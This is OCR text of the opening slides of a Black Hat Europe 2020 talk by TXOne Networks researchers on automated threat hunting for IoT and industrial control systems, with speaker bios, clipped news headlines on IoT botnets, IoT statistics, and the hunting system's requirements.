black hat EUROPE 2020

DECEMBER 9–10
BRIEFINGS

The Hunt for Major League IoT-ICS Threats: A Deep Dive into IoT Threat Terrain

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Patrick Kuo

@patrickkuo_t

Who are we?

A joint venture company of

Trend Micro Inc. and Moxa Inc.

30 years+ Cybersecurity Threat Intelligence

30 years+ OT Network Expertise

Industry Adaptive Solution

txOne networks

Threat Defense Expertise

OT-Focused Technology

Keep the Operation Running

Who are we?

Mars Cheng

Threat Researcher at TXOne Networks

- Spoke at HITB, HITCON, SecTor, ICS Cyber Security Conference, InfoSec Taiwan and etc.
- Instructor of Ministry of National Defense, Ministry of Education, Ministry of Economic Affairs and etc.
- General Coordinator of HITCON 2021
- Vice General Coordinator of HITCON 2020

Hacks In Taiwan Conference

Patrick Kuo

Threat Researcher at TXOne Networks


- Developer for building automatically threat analyzing process.
- Developer for designing threat hunting engine and threat hunting system.
- Researcher for malicious payloads, malwares and threats.

Outline

- The Anatomy of Our Threat Hunting System
- In-Depth Analysis of Our IoT-ICS Intelligence
- The Next Step for Our Next Generation IIoT Threat-Hunting System

Introduction

Why Perform Automated Threat Hunting?



DARK

Authors Slideshow

THE EDGE ANALYTIC

IoT

3/13/2020
05:30 PM

Kelly Sheridan
News

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Distributed denial-of-service (DI
have undergone changes as cy
attackers are turning to mobile a
diversify and strengthen their DI

Researchers with A10 Networks
weapons in the fourth quarter o
Attack Vectors" to share the tre
the weapons being used, locatio
exploited, and techniques attac

https://www.darkreading.com/iot/dd
iot-mobile/d/d-id/1337318?_mc=rss_

By 2020, more than 25% of identified attacks in enterprises will involve the IoT, although the IoT will account for less than 10% of IT security budgets.

https://www.gartner.com/imagesrv/books/iot/iotEbook_digital.pdf

to Newsletter

Dark Nexus: A New Emerging IoT Botr

April 08, 2020 Ravie Lakshmanan

Cybersecurity researchers have discovered a new emerging IoT botnet threat t
compromised smart devices to stage 'distributed denial-of-service' attacks, po
demand through platforms offering DDoS-for-hire services.

https://thehackernews.com/2020/04/darknexus-iot-ddos-botnet.html

Astonishing Internet Of Things Facts:

- The internet of things market **revenue is $212 billion worldwide**
- **20.4 billion** IoT devices will be online **by 2020**
- **By 2025**, the number is expected to rise to **75 billion** devices
- North America is expected to own **29%** of the world's self-driving fleet by **2035**
- **54% of enterprises** cite cost saving as the main value driver for IoT projects

https://review42.com/internet-of-things-stats/

0-Days Discovered

News

Nokia Threat Report: IoT Malware Infections Surge 100%

Jessica Lyons Hardcastle | Managing Editor
October 23, 2020 12:24 AM

Share this article:

internet-connected devices now
n 2019, according to Nokia's 2020

/nokia-threat-report-iot-

The Benefits of Automated Threat Hunting

- Automatic detection and real-time blocking of various threats
- Instantly locate various threat trends
- Follow-up analysis of a large number of intelligence resources by threat analysts
- The cost of human maintenance is extremely low

The Hunting System‘s Requirements

Scalability

High Availability and Stability


Fast Adjustment

Easy Monitoring and Analysis


Data Security

The Anatomy of Our Threat Hunting System

The Architecture of Our IoT-ICS Threat Hunting System



350^{+} Hunting Engines in the World



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
